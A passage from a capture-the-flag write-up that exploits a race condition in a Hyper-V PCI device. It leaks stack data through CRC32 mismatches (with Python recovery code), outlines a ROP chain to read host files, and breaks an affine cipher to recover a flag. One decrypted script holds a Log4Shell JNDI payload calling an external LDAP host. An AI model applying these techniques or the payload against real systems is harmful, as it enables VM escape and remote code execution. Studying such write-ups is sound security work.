

Figure 6: Using x64dbg to debug the Hyper-V Worker Process which exploiting the PCI device

5.3 Probabilistic Stack Buffer Overflow

The previous section described the PCI device that the VM uses. Now, where are the vulnerabilities? There are several ones, and the one I used is located in `WorkerThread::Run`.

When the VM transmits files to a worker using the `MultiThread` interface:

1. The worker thread reads the size of the file (field `file_size`).
2. If `file_size <= 1024`, a buffer on the stack is used. Otherwise, a buffer is dynamically allocated using C++ operator `new[](file_size)`.
3. `file_size` bytes are copied from the guest memory to the buffer (using the function `Device::CopyDataFromGuest`).
4. The CRC32 of the data is computed. If its value does not match the field `crc32` of the file entry (in the shared buffer), an error is reported and the field is updated.
5. If the CRC32 is correct, the content of the buffer is saved in a file with a random name, in `C:\exploits` (like `MonoThread::Run` does).

The size used in steps 2, 3, 4 and 5 is always fetched from the shared buffer. And this buffer is directly mapped from the guest memory, which can change! Indeed the guest is not suspended while `WorkerThread::Run` runs! So we can modify `file_size` each time it is used.

If `WorkerThread::Run` starts by reading a small `file_size`, like 42, it will use a stack buffer. If right after, the VM modifies `file_size` to 2000, the worker thread will copy 2000 bytes from the VM memory to the stack buffer. This enables overwriting the stack frame, enabling Return-Oriented Programming... if the value of the stack cookie can be leaked! Otherwise, the VM worker process would crash, which is bad when looking for executing code.

What happens if at the step 3, the `file_size` is still 42, and it is only modified at step 4? Then 42 bytes will be copied but the CRC32 computation will read 2000 bytes. And if we provide a checksum which has no way to match with the result, the computed value is reported back to the VM. This is how we can leak data from the stack!

For example, if the CRC32 checksum of 2000 leaked bytes from the stack is `0x649a8b9e` and the checksum of 2001 bytes is `0x01b081fd`, which value holds the byte at offset 2000? This is an easy mathematical problem. Here is some Python code which solves it.

```python
def crc32_onebyte(value):
    for _ in range(8):
        carry = value & 1
        value = value >> 1
        if carry:
            value ^= 0xedb88320
    return value

CRC32_TABLE = [crc32_onebyte(i) for i in range(256)]
CRC32_TABLE_REV = {val: i for i, val in enumerate(CRC32_TABLE)}

def crc32(data):
    """Compute CRC32, like binascii.crc32"""
    value = 0xffffffff
    for ibyte in data:
        value = (value >> 8) ^ CRC32_TABLE[(value & 0xff) ^ ibyte]
    return value ^ 0xffffffff

def get_crcbyte_from_conseq(val1, val2):
```

```
    """Get byte from two consecutive CRC32 checksums"""
    return CRC32_TABLE_REV[val2 ^ 0xff000000 ^ (val1 >> 8)] ^ (val1&0xff) ^ 0xff

print(hex(get_crcbyte_from_conseq(0x649a8b9e, 0x01b081fd)))
```

This code displays `0xf9`, which must be the value at offset 2000 is the example.

If we are lucky, the VM will not crash before we leaked enough information to overwrite the content of the stack with a proper ROP chain. In practice, this exploit primitive is very stable, when we make the value of `file_size` quickly oscillate between two values. This is because `Device::CopyDataFromGuest` takes much more time than the rest of the code, so it is very likely that the size given to this function is the same which was used when allocating the buffer.

The vulnerability is very powerful. Here is how we can use it to run a ROP chain:

1. Leak the 8 bytes of the stack cookie, located at stack offset `0x400`.
2. Leak the base address of `pci_device.dll` by reading the saved return address of `WorkerThread::Run` at stack offset `0x418`. It is address `0x18000ec18` is the binary.
3. Leak the address of the current `WorkerThread` object, at stack offset `0x420`. This is useful to use the MMIO space in the ROP chain.
4. Craft a ROP chain using gadgets from `pci_device.dll`
5. Craft a fake file with 1024 bytes, the leaked stack cookie, two 64-bit integers (the `rdi` register is set to the second one right before running the ROP chain) and the chain.
6. Transmit this file using the `MultiThread` mechanism with a single worker. While transmitting, oscillate the size of the file.
7. Leak some bytes on the stack to check whether a stack overflow occurred (the worker does not return directly). If it did not occur, repeat the previous step.
8. Send an `ABORT` command to make the worker thread ends. This triggers the execution of the ROP chain.

With this strategy, we can execute a chain which calls `MonoThread::SetStatus` with a value read from an arbitrary address and `_endthread()` to exit the worker thread without crashing the VM. This enables reading 64 bits from the guest (at `MMIO[0x10]`).

As `pci_device.dll` also imports `GetModuleHandleW` and `GetProcAddress`, we can craft a ROP chain which calls these two functions. Some care needs to be used to align the stack appropriately (it requires to be aligned on 16 bytes when calling Windows functions). Then, we can call file-related functions by mapping some guest memory (to provide strings such as paths) with `Device::MapGuestMemory`.

At this point, one may wonder: what about spawning a remote shell? We cannot. Trying to do so leads `ZwCreateUserProces` returning `LastStatus = 0xC000049D` (`STATUS_CHILD_PROCESS_BLOCKED`) and `LastError = 0x16F` (`ERROR_CHILD_PROCESS_BLOCKED`). Indeed Microsoft enabled some mitigations on Hyper-V's VM Worker Process which blocks creating new process.

Therefore we need to call functions directly from the ROP chain we have.

With functions `FindFirstFileW` and `FindNextFileW` we can list the content of the directories on the Windows system. `C:\exploits` contains many files, due to the way code execution is achieved on the Linux VM. The functions enable filtering the extension (for example by using `FindFirstFileW("C:\\exploits\\*.enc")`). We discover 4 interesting files:

- `C:\exploits\0day.py.enc`
- `C:\exploits\test.py.enc`
- `C:\exploits\flag.txt`
- `C:\exploits\encrypt.exe`

By calling `_wopen` and `_read_nolock` from `pci_device.dll` we can read the content of these files. They likely contain the 0day we were looking for!

`flag.txt` contains `HXN{86b519eee1439add0dc5fc18d4c57815}`, which ends this step.

6 Step 5: The Affine Encryption

We managed to recover the files which were stolen! But they are encrypted:

```
$ xxd 0day.py.enc
00000000: c0c0 1f2a 78c1 f2db be7c 4c09 ca62 00ca  ...*x....|L..b..
00000010: 118c 10bb 7c25 033b 7b10 3ead 3284 9163  ....|%.;{.>.2..c
00000020: 073a bd85 73ac a30a 87f5 55ca 3672 adb5  .:..s.....U.6r..
00000030: 5d53 1a35 291f 1c1b dddc 10ae 773f d3df  ]S.5).......w?..

$ xxd test.py.enc
00000000: e31a ec64 8133 8430 18f8 abde e58d 3067  ...d.3.0......0g
00000010: 46b7 d06e d18c 6b82 ed38 bce5 5890 15e2  F..n..k..8..X...
00000020: e071 e841 682d a330 a30c 8477 b531 7a2c  .q.Ah-.0...w.1z,
00000030: 306b de00 44ed bc5d 6079 5a40 7f5b 1b6a  0k..D..]`yZ@.[.j
00000040: 0188 776b cdcc d6a4 f8c2 9e51 1ea3 1178  ..wk.......Q...x
00000050: 0c11 15c8 55c8 cf2e 9e68 f7fa b2d3 4d8f  ....U....h....M.
00000060: 6765 28ee 3efa 120b 6f44 0d04 8ecd 856c  ge(.>...oD.....l
00000070: a98e d494 b6ea aa51 582a f4f9 3ee2 240b  .......QX*..>.$.
```

There was a message in `pci_device.dll` about this, in function `SaveToHostFile`:

```
DPrint(
    "File saved to \'%s\', C:\\encrypt.exe hourly task will handle it.",
    filename);
```

On the Windows host, there is no `C:\encrypt.exe`, but `C:\exploits\encrypt.exe` exists. It is a Python project which was built using PyInstaller[16]. This can be seen in the strings of the file:

```
Cannot open PyInstaller archive from executable (%s) or external archive (%s)
PyInstaller: FormatMessageW failed.
PyInstaller: pyi_win32_utils_to_utf8 failed.
```

Extracting the compiled Python files is possible thanks to `pyinstxtractor`:

```
$ git clone https://github.com/extremecoders-re/pyinstxtractor
Cloning into 'pyinstxtractor'...
...

$ python ./pyinstxtractor/pyinstxtractor.py encrypt.exe
[+] Processing /host/encrypt.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.7
[+] Length of package: 3299169 bytes
[+] Found 53 files in CArchive
```

[16] https://pyinstaller.org/en/stable/

```
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_subprocess.pyc
[+] Possible entry point: encrypt.pyc
[!] Warning: This script is running in a different Python version than the one
used to build the executable.
[!] Please run this script in Python 3.7 to prevent extraction errors during
unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: /host/encrypt.exe

You can now use a python decompiler on the pyc files within the extracted
directory

$ pip install uncompyle6
...

$ uncompyle6 encrypt.exe_extracted/encrypt.pyc
Traceback (most recent call last):
  File "/usr/local/lib/python3.10/site-packages/xdis/load.py", line 300, in
load_module_from_file_object
    co = marshal.loads(bytecode)
ValueError: bad marshal data (unknown type code)
Ill-formed bytecode file encrypt.exe_extracted/encrypt.pyc
<class 'ValueError'>; bad marshal data (unknown type code)
```

This does not work. This is because I used a Python 3.10 container. With a Python 3.7 one, it works.

```
$ podman run --rm -v "$(pwd):/ctf" -w /ctf -ti docker.io/library/python:3.7-slim
bash
$ python ./pyinstxtractor/pyinstxtractor.py encrypt.exe
[+] Processing /ctf/step_05/encrypt.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.7
[+] Length of package: 3299169 bytes
[+] Found 53 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_subprocess.pyc
[+] Possible entry point: encrypt.pyc
[+] Found 34 files in PYZ archive
[+] Successfully extracted pyinstaller archive: /ctf/step_05/encrypt.exe

You can now use a python decompiler on the pyc files within the extracted
directory

$ pip install uncompyle6
...

$ uncompyle6 encrypt.exe_extracted/encrypt.pyc
```

```
# uncompyle6 version 3.8.0
# Python bytecode 3.7.0 (3394)
# Decompiled from: Python 3.7.13 (default, Aug  2 2022, 12:15:43)
# [GCC 10.2.1 20210110]
# Embedded file name: encrypt.py
...
```

The file which was recovered is:

```
from datetime import date
from glob import glob
from os import remove

def bytes_to_words(b):
    return [int.from_bytes(b[i:i + 4], 'little') for i in range(0, len(b), 4)]


def words_to_bytes(w):
    return (b'').join([i.to_bytes(4, 'little') for i in w])


def rotate_left(x, n):
    return x << n & 4294967295 | x >> 32 - n & 4294967295


def rotate_right(x, n):
    return x << 32 - n & 4294967295 | x >> n & 4294967295


def pad(b):
    padding = 16 - len(b) % 16
    return b + padding * bytes([padding])


class LEA:

    def __init__(self, key):
        self.deltas = (3287280091, 1147300610, 2044886154, 2027892972, 1902027934,
                       3347438090, 3763270186, 3854829911)
        self.round_keys = self._key_schedule(key)

    def _key_schedule(self, key):
        round_keys = []
        state = bytes_to_words(key)
        for i in range(24):
            state[0] = rotate_left(state[0] ^ rotate_left(self.deltas[(i % 4)],
i), 1)
            state[1] = rotate_left(state[1] ^ rotate_left(self.deltas[(i % 4)],
i + 1), 3)
            state[2] = rotate_left(state[2] ^ rotate_left(self.deltas[(i % 4)],
i + 2), 6)
```

```
            state[3] = rotate_left(state[3] ^ rotate_left(self.deltas[(i % 4)],
i + 3), 11)
            round_keys.append((state[0], state[1], state[2], state[1], state[3],
state[1]))

        return round_keys

    def _encrypt_block(self, block):
        state = bytes_to_words(block)
        for i in range(24):
            old_state = state[:]
            state[0] = rotate_left(old_state[0] ^ self.round_keys[i][0] ^
old_state[1] ^ self.round_keys[i][1], 9)
            state[1] = rotate_right(old_state[1] ^ self.round_keys[i][2] ^
old_state[2] ^ self.round_keys[i][3], 5)
            state[2] = rotate_right(old_state[2] ^ self.round_keys[i][4] ^
old_state[3] ^ self.round_keys[i][5], 3)
            state[3] = old_state[0]

        return words_to_bytes(state)

    def encrypt(self, plaintext):
        plaintext = pad(plaintext)
        ciphertext = b''
        for i in range(0, len(plaintext), 16):
            ciphertext += self._encrypt_block(plaintext[i:i + 16])

        return ciphertext


if __name__ == '__main__':
    if date.today() > date.fromisoformat('2022-04-01'):
        try:
            remove('C:\\key.txt')
        except:
            pass

    with open('C:\\key.txt', 'rb') as (f):
        key = f.read()
    lea = LEA(key)
    for path in glob('C:\\exploits\\*.raw'):
        with open(path, 'rb') as (f):
            content = f.read()
        enc = lea.encrypt(content)
        with open(path[:-3] + 'enc', 'wb') as (f):
            f.write(enc)
        remove(path)
```

This encryption algorithm only performs rotations and XOR operations, which are linear. The encryption function is affine. Moreover the block scheme in function `encrypt` uses ECB mode with

PKCS#7 padding[17]. So if we decrypt all 16-byte blocks with the key `00...00`, to cancel all bit rotations, the encryption becomes a XOR encryption scheme with a 16-byte key. Such a scheme is very easy to crack.

As the plaintext is supposed to be Python code, we can XOR all blocks with the 16-bytes value which makes the first line of `test.py` become all `a`. Here are hexadecimal and string representations of the decrypted blocks for each file.

```
--- test.py
61616161616161616161616161616161 'aaaaaaaaaaaaaaaa'
0206796b72712461773029246932 4718 '\x02\x06ykrq$aw0)$i2G\x18'
6d7e3c4f74702f67232a3423366e7805 'm~<Otp/g#*4#6nx\x05'
6c652b62777431292b3f766873777e0a 'le+bwt1)+?vhsw~\n'
266f7e636e323c197675657177666618 '&o~cn2<\x19vueqwff\x18'
266b747a3b3229677060673e3d3a6112 '&ktz;2)gp`g>=:a\x12'
666d7265677c373d677f79233e357a0e 'fmreg|7=g\x7fy#>5z\x0e'
6968747c6028297665747176613c186a 'iht|`()vetqva<\x18j'

--- 0day.py
787e7860673d66556871733e325d4a25 'x~x`g=fUhqs>2]J%'
733d223b2627722a67252d6225202b09 's=";&\'r*g%-b% +\t'
6c39276b22262320302326652b772652 'l9\'k"&# 0#&e+w&R'
6b713627191e4a180f1b1f0f191e1960 "kq6'\x19\x1eJ\x18\x0f\x1b\x1f\x0f\x19\x1e\x19`"
```

The `\x18`, `\x05`... in the last characters of each line of `test.py` probably mean that the guess `a` was completely wrong. What are the decrypted blocks if we suppose that the first block of `test.py` ends with a special character such as `\n`?

```
--- test.py
61616161616161616161616161616 10a 'aaaaaaaaaaaaaaa\n'
0206796b72712461773029246932 4773 '\x02\x06ykrq$aw0)$i2Gs'
6d7e3c4f74702f67232a3423366e786e 'm~<Otp/g#*4#6nxn'
6c652b62777431292b3f766873777e61 'le+bwt1)+?vhsw~a'
266f7e636e323c197675657177666673 '&o~cn2<\x19vueqwffs'
266b747a3b3229677060673e3d3a6179 '&ktz;2)gp`g>=:ay'
666d7265677c373d677f79233e357a65 'fmreg|7=g\x7fy#>5ze'
6968747c6028297665747176613c1801 'iht|`()vetqva<\x18\x01'
--- 0day.py
787e7860673d66556871733e325d4a4e 'x~x`g=fUhqs>2]JN'
733d223b2627722a67252d6225202b62 's=";&\'r*g%-b% +b'
6c39276b22262320302326652b772639 'l9\'k"&# 0#&e+w&9'
6b713627191e4a180f1b1f0f191e190b "kq6'\x19\x1eJ\x18\x0f\x1b\x1f\x0f\x19\x1e\x19\x0b"
```

The last line is interesting: the padding ends with `\x0b`, indicating that the plaintext contains 11 times this byte (according to the `pad` function). What would this become if we XOR each columns so that the last line ends with this padding?

```
--- test.py
6161616161742072657175657374730a 'aaaaat requests\n'
0206796b7264657273203d207b275573 "\x02\x06ykrders = {'Us"
```

[17] https://www.rfc-editor.org/rfc/rfc5652#section-6.3

```
6d7e3c4f74656e74273a2027247b6a6e "m~<Otent': '${jn"
6c652b627761703a2f2f626c61626c61 'le+bwap://blabla'
266f7e636e277d0a7265717565737473 "&o~cn'}\nrequests"
266b747a3b2768747470733a2f2f7379 "&ktz;'https://sy"
666d72656769762e636f6d272c206865 "fmregiv.com', he"
6968747c603d686561646572732 90a01 'iht|`=headers)\n\x01'
--- 0day.py
787e7860672827466c61673a2048584e "x~x`g('Flag: HXN"
733d223b2632333963353963763739 62 's=";&239c59f759b'
6c39276b22336233343332613962343 9 'l9\'k"3b3432a9b49'
6b713627190b0b0b0b0b0b0b0b0b0b0b "kq6'\x19\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b"
```

A flag starts appearing. And `test.py` is likely to start with `import requests`.

```
--- test.py
696d706f72742072657175657374730a b'import requests\n'
0a0a686561646572732 03d207b275573 b"\n\nheaders = {'Us"
65722d4167656e74273a2027247b6a6e b"er-Agent': '${jn"
64693a6c6461703a2f2f626c61626c61 b'di:ldap://blabla'
2e636f6d7d277d0a7265717565737473 b".com}'}\nrequests"
2e6765742827687474707 33a2f2f7379 b".get('https://sy"
6e61636b7469762e636f6d272c206865 b"nacktiv.com', he"
61646572733d686561646572732 90a01 b'aders=headers)\n\x01'
--- 0day.py
7072696e742827466c61673a2048584e b"print('Flag: HXN"
7b313335353233396335396637353962 b'{1355239c59f759b'
643536653133623334333261396234 39 b'd56e13b3432a9b49'
637d27290a0b0b0b0b0b0b0b0b0b0b0b b"c}')\n\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b"
```

That's it! We got the flag `HXN{1355239c59f759bd56e13b3432a9b49c}`.

I saw after solving the challenge that the plaintext was also available in `C:\exploits\test.py.raw~`.

7 Conclusion

I thank the authors very much for the creation of this amazing challenge. It was very difficult but very rewarding, as I learned very interesting techniques while going through the challenge.

I also thank by employer, Ledger, and my colleagues from the Donjon, for the helpful suggestions which enabled me to finish this challenge.